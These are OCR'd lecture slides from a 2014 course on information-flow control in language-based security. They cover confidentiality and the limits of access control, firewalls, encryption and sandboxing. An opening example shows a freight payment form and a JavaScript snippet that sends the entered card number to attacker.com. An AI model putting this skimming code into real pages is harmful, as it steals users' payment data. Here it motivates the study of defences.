
From theory to practice of information-flow control

Andrei Sabelfeld
Chalmers

http://www.cse.chalmers.se/~andrei

FOSAD 2014


Return to eBay.com
Return to eBay.ca
New to eBay? start here
Freight Resource Center
Your solution for moving heavy items.
Powered by FREIGHTQUOTE.COM
Choose A Topic
Home
Add a Freight Calculator
Rate & Schedule
Trace Shipments
My Account
FAQ
Helpful Links
View Demo
Packaging Tips
About freightquote.com
Glossary & Definitions
Payment information
Please provide payment information to confirm your shipment.
Apply charges to my Freightquote.com account.
PayPal
I would like to pay by credit card.
VISA
Card name:
Card number:
Expiration date:
Name on card:
Pay for shipment





```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
sendstats ();">

<script type="text/javascript">
function sendstats () {...}
</script>
```

Attack


```
<script type="text/javascript">
function sendstats () {
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);}
</script>
```

- Root of the problem: information flow from secret to public

Root of problem: information flow




Origin-based restrictions




- Often too restrictive

Relaxing origin-based restrictions




- Introduces security risks
- Cf. SOP


Information flow controls



Information flow controls





Need for information release (declassification)



Information flow problem

- Studied in 70's
  - military systems
- Revival in 90's
  - mobile code
- Hot topic in language-based security
  - web application security





Course outline

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement
5. Tracking information flow in web applications
6. Information-flow challenge

General problem: malicious and/or buggy code is a threat

- Trends in software
  - mobile code, executable content
  - platform-independence
  - extensibility
- These trends are attackers' opportunities!
  - easy to distribute worms, viruses, exploits,...
  - write (an attack) once, run everywhere
  - systems are vulnerable to undesirable modifications
- Need to keep the trends without compromising information security

Today's computer security mechanisms: an analogy

Today's attacker: an analogy

Defense against Malicious Code

- Analyze the code and reject in case of potential harm
- Rewrite the code before executing to avoid potential harm
- Monitor the code and stop before it does harm (e.g., JVM)
- Audit the code during executing and take policing action if it did harm

Computer Security

- The CIA
  - Confidentiality
  - Integrity
  - Availability

- years of theory & formal methods
- revival of interest: Mobile Code

Information security: confidentiality

- Confidentiality: sensitive information must not be leaked by computation (non-example: spyware attacks)
- End-to-end confidentiality: there is no insecure information flow through the system
- Standard security mechanisms provide no end-to-end guarantees
  - Security policies too low-level (legacy of OS-based security mechanisms)
  - Programs treated as black boxes

Confidentiality: standard security mechanisms

Access control

+prevents “unauthorized” release of information

- but what process should be authorized?

Firewalls

+permit selected communication

- permitted communication might be harmful

Encryption

+secures a communication channel

- even if properly used, endpoints of communication may leak data

Confidentiality: standard security mechanisms

Antivirus scanning

+rejects a "black list" of known attacks

- but doesn't prevent new attacks

Digital signatures

+help identify code producer

-no security policy or security proof guaranteed

Sandboxing/OS-based monitoring


+good for low-level events (such as read a file)

-programs treated as black boxes

$\Rightarrow$ Useful building blocks but no end-to-end security guarantee

